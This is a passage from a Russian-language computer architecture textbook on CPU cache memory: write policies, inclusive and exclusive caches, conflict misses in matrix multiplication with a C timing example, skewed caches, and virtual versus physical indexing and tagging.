Можно выделить два основных режима: т. н. *отложенную запись* (*write back*, иногда *обратная запись*) и *сквозную запись* (*write through*, иногда *прямая запись*). До сих пор эти нюансы не затрагивались и предполагался кэш, работающий в режиме *отложенной записи*, когда данные записываются из кэша в память в тот момент, когда содержащая их строка вытесняется из кэша. Это самый сложный режим работы, хотя и самый эффективный. Существует более простой случай, режим *сквозной записи*, когда данные записываются в память немедленно, в тот же момент, как осуществляется запись в кэш.

*Сквозная запись* проста в реализации и фактически решает проблему обеспечения когерентности кэш-памяти. За это, однако, приходится расплачиваться тем, что операции записи в кэш выполняются синхронно с записью в основную память, т. е. не кэшируются вовсе. В большинстве программ это не очень сильное неудобство, так как в среднем операции записи выполняются существенно реже, чем операции чтения. Фактически, кэш со сквозной записью осуществляет кэширование лишь операций чтения, а, в случае операции записи, процессор будет ожидать до тех пор, пока данные не будут реально записаны в предназначенную для них память.

В некоторых случаях используют несколько улучшенный вариант сквозной записи, т. н. *буферизованная сквозная запись* (*buffered write through*). В этом случае запись данных из кэша в память начинается немедленно, как только процессор осуществит запись в кэш, а далее процессор не будет дожидаться завершения записи данных в основную память, а продолжит свою работу. В случае обычной сквозной записи процессор должен обязательно дождаться завершения записи в память (или в следующий уровень кэш-памяти), а в случае буферизованной запи-

си процессор дожидается лишь *начала* операции записи в память, после чего продолжает выполнение программы параллельно с записью данных в память кэшем. Для обеспечения когерентности надо быть уверенным в том, что операция записи начата. т. е. в том, что данные в памяти не были изменены иным устройством до того, как шина была захвачена для записи в память. Задержки при этом могут возникать, если процессор выполнит новую запись в тот момент, когда предыдущая операция записи в память ещё не завершена кэшем.

*Отложенная запись* сложнее в реализации, обеспечение когерентности требует специальных технических решений. Достоинством отложенной записи является то, что и кэшируются как операции чтения, так и операции записи. Если кэш подключён непосредственно к шине, связывающей внешние устройства, сам кэш и оперативную память между собой, то обеспечение когерентности относительно несложно. Так как шина является широковещательным устройством, то кэш может осуществлять прослушивание всех операций на шине и, при необходимости, выполнять согласование собственных данных с данными, находящимися в памяти или передаваемыми по шине. Из-за этой особенности кэш с отложенной записью используется только на самых нижних уровнях иерархии, непосредственно прилегающих к коммутатору.

Рассматривая вторую задачу, т. е. распространение изменений снизу-вверх, от коммутатора по всем уровням кэш-памяти до самого верхнего, непосредственно перед процессором, надо сразу выделить две возможных реакций кэша на обновление данных на нижележащем уровне: *a*) в простейшем случае кэш просто помечает собственную строку, содержащую устаревшую версию данных, не имеющей отображения (*невалидной*, этот процесс также называется *инвалидацией строки кэша*) или *б*) осуществляет копирование в эту строку обновлённых данных с сохранением её отображения. Чаще используется первый, простой вариант, так как копирование строки в кэш более высокого уровня требует больших затрат, а целесообразность обновления содержимого строки не гарантирована: возможно, программа вообще больше не будет обращаться к этим данным. В программировании часто эффективным оказывается *принцип максимальной лени*: *не выполнять никаких операций до тех пор, пока они не потребуются или не появится уверенность, что они потребуются вскоре*. В любом случае, кэш нижнего уровня, обнаружив изменение данных, должен сообщить об этом (или передать данные) на верхний уровень. Здесь также рассматривают две модели, т. н. *инклюзивный кэш* (*inclusive cache*) и *эксклюзивный кэш* (*exclusive cache*).

В *инклюзивном кэше* все данные, находящиеся в кэше более высокого уровня, также присутствуют в кэше более низкого. В этом случае кэш передаёт уведомления или данные на более высокий уровень только тогда, когда они присутствуют также и у него самого. Инклюзивный кэш эффективен, если размер кэша верхнего уровня существенно меньше размера кэша текущего, так как с ростом размера кэша верхнего уровня растёт количество избыточных копий строк, содержащихся на нижнем уровне.

В *эксклюзивном кэше* данные в иерархии хранятся только на каком-то одном уровне, если они передаются кэшу более высокого уровня, то выполняется об-

мен: требуемая строка передаётся верхнему уровню, а вытесняемая из него строка помещается в кэш текущего уровня. При этом уменьшается объём кэш-памяти, занятый избыточными копиями, но несколько усложняется обновление строк на верхнем уровне, так как кэш нижнего уровня либо вынужден извещать кэш верхнего уровня обо всех происходящих обновлениях памяти без исключения, либо должен удерживать список строк, переданных в кэш более высокого уровня для того, чтобы извещать только когда это действительно надо.

**Влияние кэширования на производительность.** Наличие кэш-памяти может как увеличивать производительность системы, так и снижать её, это зависит от того, насколько используемый алгоритм и размещение данных в памяти учитывают кэширование. В приведённых примерах (пример 35, см. стр. 355, результаты см. стр. 356 и пример 36, см. стр. 367, особенно результаты для оптимизированного варианта теста, стр. 372) время выполнения сравнительного небольшого цикла колебалась в очень широких примерах. Оценить точную производительность в инструкциях в секунду на данный момент (до изучения ассемблера) затруднительно, но можно оценить условно. Так, например, считается, что трудоёмкость умножения матриц оценивается в  $2N^3$ , где  $N \times N$  размер квадратной матрицы (в примере 36 размер матрицы  $N$  был равен 1200 и трудоёмкость оценивается в 3 456 000 000 операций). При таком подходе учитываются лишь «полезные» для итоговой задачи операции, т. е. операции умножения и суммирования элементов матриц, но не «технологические», т. е. операции, связанные с организацией циклов, вычислением индексов и пр. При таком подходе трудоёмкость примера 35 можно оценить в  $N$ , где  $N$  равно числу итераций цикла (в примере цикл выполнялся 4 294 967 295 раз). Так мы можем оценить достигнутую производительность при решении задачи в некоторых абстрактных единицах.

Таблица 51: Оценка достигнутой производительности в миллионах итераций в секунду в примерах 35 и 35.

Пример	Трудоёмкость (итераций)	Время (сек)	Производительность (итераций/сек $\times 10^6$ )	Примечание
35	4 294 967 295	157.88	27	Неудачное использование кэш-памяти
		5.98	718	Сканирование памяти
36	3 456 000 000	9.54	362	Простое умножение <sup>1</sup>
		0.456	7582	Оптимизированное умножение матриц

Данные результаты показывают разброс почти в 281 раз(!) причём и там и там тело цикла достаточно простое (из одной или двух «полезных» операций), а чуть более сложное вычисление индекса в цикле примера 35, как минимум, сопоставимо по сложности с четырьмя вложенными циклами примера 36, поэтому

<sup>1</sup> В приведённых результатах примера 36 для ширины полосы в точности равной ширине матрицы был получен результат 3.9515 сек, а не 9.5354, но при этом оптимизатор воспользовался разворотом цикла и векторными инструкциями, чего он не делал для по-полосного умножения. Был проведён контрольный замер, в котором эта оптимизация была отключена, полученный результат по сути совпал с результатом для ширины полосы 1199, который здесь и используется.

между собой результаты сравнимы. Тесты выполнялись на компьютере с процессором Intel Core2 Quad Q9400, частота которого составляет 2660 МГц, т. е. на одну итерацию затрачивается от 0.351 тактов процессора в оптимизированном коде (использующем векторные инструкции SSE2 и эффективно использующего кэш-память), порядка 3.70...7.35 тактов на итерацию в «обычном» коде на С (производительность в несколько тактов на одну «полезную операцию» является типичной) и до 98.5 тактов процессора в самом неэффективном коде.

Причины неэффективности примера 35 с многократным проходом по массиву с шагом, равным или превышающим длину строки кэш-памяти, должны быть понятны: а) размер массива достаточно большой, чтобы постоянно происходило вытеснение строк и, так как строки изменяются, то целая строка (64 байта) должна быть сначала записана в память и затем прочитана новая (тоже 64 байта), т. е. для изменения единственного байта надо передать по шине 128 байт данных; б) при большом шаге, кратном длине строки кэша, из-за прямого отображения в банки кэша, в некоторые строки кэша не отображается никаких строк ОЗУ, т. е. часть кэша просто не используется.

Последняя особенность может проявиться не только в таком «искусственном» примере, но и в самых обычных задачах, если данные размещаются по адресам, отстоящим друг от друга на регулярные промежутки. Этот эффект можно наблюдать, например, в уже рассмотренной задаче умножения матриц: для этого надо измерить время выполнения умножения матриц (трремя циклами, без оптимизации) для матриц различного размера.

**Пример 37. О неэффективном использовании кэш-памяти.** Ниже приводится текст программы, осуществляющей умножение квадратных матриц размера  $M\_SIZE \times M\_SIZE$  и измеряющей полное время вычислений. Тест выполнялся на той же машине, что и в предыдущих примерах (Intel Core2 Quad Q9400 2.66 ГГц, 4 ГБ ОЗУ; кэш данных 1-го уровня 32 КБ; кэш 2-го уровня 2×3 МБ, 12 банков, LRU, длина строки кэша 64 байта; работающей в 64-х разрядном режиме под управлением ОС OpenSUSE 11.4 Linux, ядро 2.6.37, компилятор gcc 4.5.1).




Рисунок 29: Время выполнения одной итерации при умножении квадратных матриц разного размера.

На рис. 29 приводятся результаты такого теста; по оси абсцисс отложен размер матрицы, а по оси ординат — время одной итерации, т. е. полное время умножения матриц, отнесённое к  $N^3$ . На этом рисунке можно выделить два «пла-

то»: при малых размерах матриц, целиком умещающихся в кэше (до  $500 \times 500$ ), скорость определяется временем доступа к кэш-памяти и при больших размерах, когда размер одной матрицы превышает размер кэша, а скорость определяется временем доступа к ОЗУ. Но на этом фоне очень интересными являются «выбросы» в два-три раза при размерах матриц  $1024 \times 1024$ ,  $1536 \times 1536$  и  $2048 \times 2048$ .

Исходный код программы (файл smp137.c, M\_SIZE и L0OPS задаются в командной строке, например: gcc -DM\_SIZE=1000 -DL0OPS=1 -O3 -o smp137 smp137.c):

```
#include <stdio.h>
#include <stdint.h>
#include <locale.h>
#include <string.h>
#include <time.h>

typedef int32_t T;
T A[M_SIZE][M_SIZE], B[M_SIZE][M_SIZE], C[M_SIZE][M_SIZE];

int main()
{
    static struct timespec t1, t2;
    int i, j, k, n;
    T temp;

    memset( C, 0, sizeof(C) );
    for ( i=0; i<M_SIZE; i++ )
        for ( j=0; j<M_SIZE; j++ ) A[i][j] = B[i][j] = 1.0;

    setlocale( LC_ALL, "" );
    clock_gettime( CLOCK_PROCESS_CPUTIME_ID, &t1 );

    /* L0OPS > 1 при малых M_SIZE для увеличения точности измерений */
    for ( n = 0; n < L0OPS; n++ )
        for ( i=0; i<M_SIZE; i++ )
            for ( j=0; j<M_SIZE; j++ ) {
                temp = 0;
                for ( k=0; k<M_SIZE; k++ ) temp += A[i][k] * B[k][j];
                C[i][j] = temp;
            }

    clock_gettime( CLOCK_PROCESS_CPUTIME_ID, &t2 );
    printf( "%u; %.05g\n",
        ((t2.tv_sec+t2.tv_nsec*1.e-9)-(t1.tv_sec+t1.tv_nsec*1.e-9))/L0OPS
    );
    return 0;
}
```

Причиной резкого снижения производительности являются, конечно, не «круглые» размеры сами по себе, а кратность размеров банков кэш-памяти раз-

мерам строк матриц. Чтобы разобраться в причинах этого, надо рассмотреть отображение умножаемых матриц A и B в банки множественно-ассоциативного кэша, схематически показанное на рис. 30. Предполагается, что: а) длина строки кэша равна размеру одного элемента матрицы; б) матрицы имеют размер  $9 \times 9$  элементов; в) кэш состоит из двух банков; г) размер одного банка равен 27 элементам, т. е. в него отображается до трёх строк матриц; д) матрицы A и B расположены непрерывно друг за другом и матрица A выровнена на границу, кратную размеру банка, т. е. первый элемент  $A[0][0]$  отображается в первую строку кэша.




Рисунок 30: Отображение строки матрицы A и столбца матрицы B в множественно-ассоциативный кэш. Предполагается, что размер одного банка кэша кратен длине строки матрицы.

В этих условиях первая строка матрицы A (в С матрицы хранятся по строкам), на рисунке эта строка обозначена как  $A[0][...]$ , отображается в начало кэш-памяти, следом за ней отображается вторая строка  $A[1][...]$ , затем третья строка  $A[2][...]$ , а  $A[3][...]$  должна отображаться снова в начало кэш-памяти. Условно банки кэша можно разделить на три «зоны» каждый, в которые будут отображаться строго определённые строки матриц A и B (см. в выносках).

Рассмотрим, к примеру, случай умножения второй строки  $A[1][...]$  на второй столбец  $B[...][1]$ . Вся строка  $A[1][...]$  отобразится в одну зону кэша (серые квадраты, пронумерованные от 0 до 8), а элементы столбца  $B[...][1]$  (серые заштрихованные пронумерованные квадраты) будут отображаться в разные зоны кэша, определяемые номером строки, но всё время в одну и ту же «позицию» внутри зоны, определяемую номером столбца. Три элемента  $B[0][1]$ ,  $B[3][1]$  и  $B[6][1]$  будут конкурировать за одну позицию в обоих банках, аналогично за одну позицию в последней зоне будут конкурировать элементы  $B[2][1]$ ,  $B[5][1]$  и  $B[8][1]$ , а элементы  $B[1][1]$ ,  $B[4][1]$  и  $B[7][1]$  будут конкурировать за одну пози-

цию не только между собой, но и с элементом  $A[1][1]$ . Если учесть, что в реальности в одной строке кэша размещается не один элемент матрицы, а несколько последовательных (по строке), то получится, что при обработке последовательных столбцов матрицы В соответствующие элементы будут многократно вытесняться и загружаться снова. В нашем примере получается, что кэш «переполняется», хотя занято немногим более одной шестой его объёма.

Излишние вытеснения в нашем случае связаны не малым объёмом всего кэша, а с конфликтами доступа к небольшому числу *регулярно расположенных строк* кэш-памяти, которые и принимают на себя всю нагрузку. Эта же ситуация имеет место на рис. 29, стр. 378: в тестируемой системе размер кэш-памяти равен 3 МБ, т. е. по 256 КБ на каждый из 12-ти банков; одна строка матрицы (например,  $1024 \times 1024$ ) целых 32-х разрядных чисел имеет длину  $4 \times 1024 = 4$  КБ, значит в кэш последовательно отображается по  $256 / 4 = 64$  строки матрицы ровно. За каждую позицию в 12-ти банках кэш-памяти конкурируют  $1024 / 64 = 16$  строк, что приводит к многократным вытеснениям и загрузкам и в несколько раз снижает скорость работы программы.

Если изменить порядок обращений к ОЗУ, например, выполнив более глубокую оптимизацию или изменив размер строки матрицы В, чтобы элементы одного столбца отображались бы в разные строки кэша, то эффективность использования кэш-памяти выросла бы многократно. Если в примере, изображённом на рис. 30, описать матрицы с избыточно увеличенной длиной строки (т. е.  $9 \times 10$ , а не  $9 \times 9$ ), то никаких конфликтов при размещении строк и столбцов не возникло бы. Ниже, на рис. 31, приводится этот случай; здесь элементы строки  $A[1][\dots]$  условно нарисованы отображёнными<sup>1</sup> в банк 0, а элементы столбца  $B[\dots][1]$  — в банк 1, позиции элементов определены аналогично рис. 30.

	<b>0</b>	1	2	3	4	5	6	7	8	9	
2	5	8	0	3	6	1	4	7			Банк 1

Рисунок 31: Отображение второй строки матрицы A и второго столбца матрицы B в кэш, если длина строки матрицы увеличена на 1

Конечно, использование более эффективного алгоритма (хотя бы 4-мя циклами с правильным выбором ширины полосы) или предварительное транспонирование<sup>2</sup> матрицы В было бы лучше.

**Дополнительные замечания о кэш-памяти.** Рассмотренными выше схемами, конечно, используемые в вычислительных системах кэши не ограничены, но массовое распространения получили, в основном, они. Дело в том, что для кэша процессора крайне важна скорость работы и простота реализации. Более эффективные схемы зачастую требуют несколько большего времени выполнения запросов, что полностью элиминирует все достигнутые преимущества. По этой

1 В действительности размещение каждого элемента в банке определяется вытеснением предыдущего, поэтому элементы были бы разбросаны по разным банкам, но в тех же позициях.

2 С точки зрения сложности алгоритма транспонирование имеет сложность  $N^2$ , а умножение  $N^3$ , поэтому даже двукратное транспонирование перед и после умножения почти не сказывается на полном времени умножения матриц в реальных задачах.

причине наибольшее распространение получили именно множественно-ассоциативные кэши с умеренной степенью ассоциативности и различные его модификации. Так, в некоторых вычислительных системах используют т. н. *асимметричный кэш (skewed cache)*, в котором используется хеширование индексов строк. Асимметричный кэш — модификация множественно-ассоциативного, в котором для отображения в первый банк индекс строки  $i_b$  вычисляется как обычно, а для остальных банков индекс пересчитывается с помощью некоторой хэш-функции:  $i_N = F_N(\text{tag}, i_b)$ , так что индексы  $i_b$  и  $i_N$  оказываются различными. Для асимметричного кэша важно, чтобы индекс  $i_N$  зависел не только от  $i_b$ , но и от тэга и чтобы  $F_N$  различались для разных банков. Основная идея заключается в том, что если две строки ОЗУ конфликтуют за размещение в одной строке кэша в одном банке, то при удачно выбранной хэш-функции они не будут конфликтовать за размещение в другом банке (рис. 32):

Физическое адресное пространство




Рисунок 32: Отображение строк ОЗУ в строки асимметричного кэша. Благодаря использованию тэга при вычислении хэш-функции разные строки ОЗУ, отображаемые в одну и ту же строку первого банка (банк 0) кэша, будут отображены в разные строки в других банках.

Важным оказывается обоснованный выбор хэш-функции, которая должна использовать не только индекс записи, но и её тэг, чтобы уменьшить вероятность повторной коллизии. Асимметричные кэши разработаны в 70-х гг. прошлого века и активно изучались в 80-х .. 90-х гг., подробнее см., например, [3]. Этот механизм, по идеи, позволяет регулярно размещаемые в ОЗУ данные отобразить в нерегулярно распределённые строки разных банков и устраниТЬ проблемы, подобные рассмотренным в примере 37 (см. стр. 378). Согласно некоторым исследованиям асимметричный кэш ассоциативности  $N$  примерно эквивалентен обычному множественно-ассоциативному с ассоциативностью  $2*N$ , хотя это утверждение вряд ли можно считать строго справедливым для всех возможных алгоритмов и способов размещения данных в памяти.

В рассмотренных выше примерах можно выделить один достаточно типичный момент: эффективность использования кэш-памяти зависит одновременно и от алгоритма и от размещения данных в памяти, определяемыми некоторыми параметрами (размер полосы, выравнивание структур данных и т. п.). При этом существуют оптимальные комбинации параметров, позволяющие достичь наилуч-

шей возможной для данного алгоритма и схемы размещения данных производительности. Общим местом является то, что в области оптимума существует некоторая окрестность, часто довольно широкая, в которой производительность близка к оптимальной. Также, зачастую, в этой окрестности производительность будет близка к оптимуму не только для разных параметров алгоритма, но и для разных схем и алгоритмов работы кэш-памяти.

Можно предложить несколько провокационную формулировку: наиболее чувствительны к выбранной схеме и логике работы кэш-памяти «плохие» алгоритмы и схемы размещения данных. Кроме того, кэш-память должна быть по возможности оптимальна для широко применяемых на практике задач. Эти соображения также ограничивают целесообразность реализации сложных и изощрённых схем кэширования для процессора: во-первых, надо обеспечить совместимость с уже разработанными алгоритмами, оптимизированными для часто встречающихся схем кэш-памяти, и, во-вторых, для эффективного алгоритма дополнительный выигрыш если и будет достигнут, то он будет минимален.

Ещё один вопрос, который стоит затронуть в обсуждении кэш-памяти, связан с тем какие именно адреса он должен использовать. Ранее вводились понятия логического и физического адресов (о понятиях см. стр. 36, а также стр. 72 о преобразовании логических адресов в физические в PDP-11, также см. стр. 59 о понятии «эффективный адрес»). Преобразование адресов обладает двумя существенными с точки зрения кэш-памяти особенностями: с одной стороны это преобразование занимает некоторое время, поэтому целесообразно использовать адреса, известные в более раннее время, т. е. логические или эффективные<sup>1</sup>, с другой стороны, в результате адресного преобразования один физический адрес может отображаться в несколько разных логических адресов (т. н. синонимы, *synonyms*) и, кроме того, это отображение с течением времени может меняться, поэтому один и тот же логический адрес может соответствовать разным физическим (т. н. гомонимы, *homonyms*) в разные моменты времени.

Наличие гомонимов и синонимов может усложнить обеспечение когерентности кэш-памяти, использующей логические адреса: до того мы говорили о когерентности данных между разными уровнями иерархии памяти, а теперь приходится обеспечивать ещё и когерентность разных копий строк памяти в пределах одного уровня. В современных системах обычно существует значительное число синонимов (одни и те же области физической памяти присутствуют сразу в нескольких «экземплярах» в адресном пространстве процесса) и частое возникновение гомонимов (например, при переключении с одной задачи на другую).

Говоря о кэшировании, выделяют две операции: индексирование (*indexing*), т. е. вычисление индекса строки при отображении в банк кэш-памяти и тэгирование (*tagging*), т. е. вычисление тэга строки и проверка кэш-попадания в банк

---

<sup>1</sup> В книгах, рассматривающих процессорные кэши, чаще используют термин «виртуальные адреса» в том смысле, в каком здесь употребляются «эффективные» или «логические». В современных вычислительных системах эффективный адрес обычно оказывается также и виртуальным. Представляется, однако, что говорить о виртуальных адресах можно только в системах с виртуальной памятью, что определяется не только оборудованием, но и наличием программной поддержки со стороны операционной системы или иного программного обеспечения.

кэш-памяти. Кэш-память может использовать как физические, так и логические адреса, в действительности даже не требуется, чтобы при индексировании и тэгировании использовался один и тот же тип адресов. Выбор используемых при индексировании и тэгировании типов адресов существенно влияет на скорость работы кэша и стоимость устранения проблем синонимии и гомонимии.

В предыдущих разделах рассматривался кэш, использующий физические адреса и для индексирования и для тэгирования, т. н. *физически индексируемый и физически тэгируемый*. Для такого кэша синонимы и гомонимы не представляют никакой проблемы, но зато этот тип кэш-памяти может работать только после вычисления физического адреса. Именно так обычно устроена кэш-память на нижних уровнях, близких к шине (или иному коммутатору, связывающему ОЗУ с прочим оборудованием). А вот на высоких уровнях зачастую применяют *логически индексируемые и физически тэгируемые кэши*, либо полностью *логически индексируемые и логически тэгируемые*.

*Логически индексируемый и физически тэгируемый кэш* ускоряет обработку запросов благодаря тому, что вычисление индекса строки может начаться немедленно, не дожидаясь вычисления физического адреса и выполняться параллельно с ним. Проблема гомонимии при этом решается автоматически: для тэгирования используется физический адрес, что позволяет легко убедиться, что в кэше находится именно нужная строка. А вот наличие у одного физического адреса нескольких логических синонимов может быть проблемой, если такие синонимы отображаются в разные строки на данном уровне иерархии кэш-памяти. Эту проблему чаще всего решают «организационным» способом, обеспечив совпадение индексов синонимичных строк. В таком случае все синонимы будут отображаться в одну и ту же строку кэш-памяти (или группу строк в случае множественно-ассоциативного кэша). Последнее несложно обеспечить, ограничив число возможных отображений логических адресов в физические. Например, во многих современных системах для управления отображением используется т. н. страничный механизм, когда отображение задаётся для целой, скажем, 4 или 8 килобайтной, страницы; тогда если у кэш-памяти, использующей для индексирования логические адреса, сделать банк размером в одну страницу, то индексы всех возможных синонимов обязательно совпадут. В некоторых случаях от операционной системы (или задачи) могут потребовать так задавать отображения синонимичных данных, чтобы их логические адреса совпадали по индексам.

Гомонимы возникают при изменении отображения логических адресов в физические. Такое изменение, происходящее при переключении задач операционной системой, затрагивает сразу большой объём адресов. В этом случае часто выполняют инвалидацию всего кэша; это может быть оправдано при его умеренном размере. Последнее вполне типично: логические адреса используют на верхних уровнях кэш-памяти, когда размер кэша небольшой.

*Логически индексируемый и логически тэгируемый кэш* оказывается самым быстрым, т. к. вся проверка наличия строки в кэше может быть выполнена не дожидаясь вычисления физического адреса; более того, вычисление физического адреса может оказаться вообще ненужным в случае кэш-попадания. Однако для

этого кэша устранение проблем гомонимии и синонимии адресов оказывается самым дорогостоящим. Данный тип кэш-памяти обычно используется в тех ситуациях, когда наличие синонимов и гомонимов не приводит к проблемам: например, если кэшируются неизменяемые данные или инструкции (код обычно старается делать неизменяемым во время выполнения программы).

Несмотря на наличие определённых сложностей последние виды кэш-памяти всё равно используются на верхних уровнях иерархии, когда размер кэша сравнительно невелик. Усложнение аппаратуры для обеспечения когерентности синонимов и сбросы (инвалидация всех строк) кэша при выполнении операций, приводящих к изменению отображения логических адресов в физические не являются критическими для кэш-памяти верхнего уровня и, соответственно, относительно небольшого размера.

**Операции обмена данными с памятью.** Как уже говорилось, операции обмена данными с оперативной памятью являются для большинства задач критическими. С целью повышения общей производительности системы в неё добавляется значительное компонент, ускоряющих выполнение обменов с памятью. В современной системе в обмене данными с памятью участвует центральный процессор, несколько уровней кэш-памяти, оперативное запоминающее устройство и шина или сложный коммутатор, связывающий между собой быстродействующие устройства (ЦПУ, ОЗУ, видеосистема, контроллеры высокопроизводительных устройств ввода-вывода и т. п.). Пока рассматривалась лишь кэш-память, хотя итоговая производительность при выполнении обменов с оперативной памятью зависит от работы всех устройств, находящихся на пути данных, включая сам процессор, все уровни кэш-памяти, ОЗУ и связывающие их коммутаторы.

Завершая тему, связанную с обменом данными с памятью, надо рассмотреть несколько нюансов, связанных, во-первых, с латентностью и пропускной способностью шин и, во-вторых, с упреждающей загрузкой данных. Для этого попробуем определить характеристики подсистемы памяти<sup>1</sup>: число уровней кэш-памяти, размер и степень ассоциативности каждого уровня.

Сначала несколько слов об идее измерений: Возьмём некоторый массив длины  $N$ . Выполним обращение последовательно ко всем его элементам, затем повторим проход, измерив потраченное на него время. Обозначим  $T_{cache}$  — время обращения к кэш-памяти,  $T_{mem}$  — время обращения к основной памяти, а  $T_{loop}$  — время выполнения остальных инструкций цикла. Если массив достаточно мал, то он весь будет размещён в кэш-памяти при первом проходе и при повторном будут выполняться только обращения к кэшу, т. о. полученное время будет:

$$N * (T_{loop} + T_{cache}) \quad (23)$$

Если размер массива существенно больше размера кэша, то практически при каждом обращении будет происходить кэш-промах и полное время будет:


$$N * (T_{loop} + T_{mem}) \quad (24)$$

---

<sup>1</sup> Не столько «определить характеристики», сколько «показать, как это можно сделать». Для численного определения этих параметров нужны, во-первых, результаты измерений на реальной вычислительной системе и, во-вторых, обработка этих результатов. Будет рассмотрена только первая часть, т. е. что и как надо измерить, а анализ результатов будет сделан «на глаз».

Если полученное время прохода разделить на  $N$  и учесть<sup>1</sup> время  $T_{loop}$ , то можно оценить время одного обращения к кэш-памяти. Таким образом, выполнив многоократные измерения времени выполнения проходов для строк разной длины  $N$ , можно получить зависимость времени обращения к подсистеме памяти от размеров строки. По идеи должна быть получена кривая, состоящая из некоторого количества «плато», соответствующих времени обращения к каждому конкретному уровню кэш-памяти (это позволит определить число уровней и их размер) и переходных кривых между этими площадками. Отдельного обсуждения заслуживает вид переходной кривой от одного плато к другому.

Полностью ассоциативный



С прямым отображением



Множественно-ассоциативный




Рисунок 33: Работа кэш-памяти (размером 6 строк) при многократном сканировании оперативной памяти (массив длиной в 7 строк). Яркость фона показывает "возраст" строки кэш-памяти. Графики под рисунками показывают ожидаемые зависимости времени обращения к одному элементу массива от его размера.

На рис. 33, проиллюстрирована работа полностью ассоциативного кэша, кэша с прямым отображением и множественно-ассоциативного кэша со степенью ассоциативности 2. В случае *полностью ассоциативной* кэш-памяти имеет место резкий переход от одного плато к другому, как только сканируемый массив перестаёт умещаться в кэш-памяти: самой старой строкой на данном шаге и, соответственно, строкой, подлежащей вытеснению, оказывается строка, которая понадобится на следующем шаге.

<sup>1</sup> Стоит заметить, что «учесть» не значит «вычесть», т. к. существует возможность одновременного выполнения нескольких инструкций, в т. ч. возможность наложения запросов к памяти на другие инструкции, не зависящие от получаемых или записываемых данных непосредственно.

В случае кэша с прямым отображением замещаются только строки, для которых совпадает отображение в кэш-память (на рис. 33 это строки 1 и 7, средняя колонка). Понятно, что если размер сканируемого массива превышает размер кэша на 1 строку, то только она и будет перезаписана, а все остальные будут кэшироваться. Если массив больше размера кэша на две строки, то только две строки будут повторно считываться, а все остальные опять же будут кэшироваться, если три строки, то только эти три будут перезагружены и т. п. В результате переходная кривая является приблизительно линейной, причём массив перестанет кэшироваться только тогда, когда его длина вдвое превысит размер кэш-памяти.

При реальных измерениях, конечно, красивой линейной зависимости не получить, полученные данные будут зашумлены:

- Процессор будет занят не только тестом, но и обработкой асинхронных прерываний, что, с одной стороны, требует времени, и, с другой стороны, занимает некоторую часть кэш-памяти своими данными и кодами.
- Несколько ядер процессора могут использовать общую кэш-память (особенно нижнего уровня), «разбавляя» тестовые данные.
- В современных системах большой массив может неоднородно отображаться в физическую память, что изменят отображение строк массива в кэш искажает результаты.
- Наконец, при использовании языков высокого уровня, свою лепту внесут компиляторы, т. к. циклы с разным числом итераций могут оптимизироваться разным способом и давать различное время на одну итерацию.

В случае многосторонне-ассоциативного кэша (правая колонка, рис. 33) мы имеем дело с «промежуточным» случаем между двумя рассмотренными выше: повторная загрузка строк затронет все банки кэш-памяти, но только в той части, строк, которые отображаются в строки с совпадающими индексами. Например, при обращении к строке 7 (см. рис. 33) она должна быть отображена в первую строку одного из двух банков, т. е. заместить либо 1, либо 4; самой старой является строка 1 и именно она и будет замещена. Далее, при обращении к строке 1 (начало повторного прохода по массиву), она опять же отображается в первую строку одного из двух банков и должна заместить или 7 строку (загруженную на предыдущем шаге) или 4, более старую, которая и будет вытеснена. Далее для строк 2 и 3 будет иметь место кэш-попадание, а вот при обращении к строке 4 понадобится вытеснить строку 7 (т. к. в одну первую строку обоих банков отображаются строки 1, 4 и 7 массива). Фактически перезагружаться из памяти будут все строки, имеющие такие же индексы отображения в кэш-память, как у строк, находящихся в последней, «не влезающей» в кэш-память, 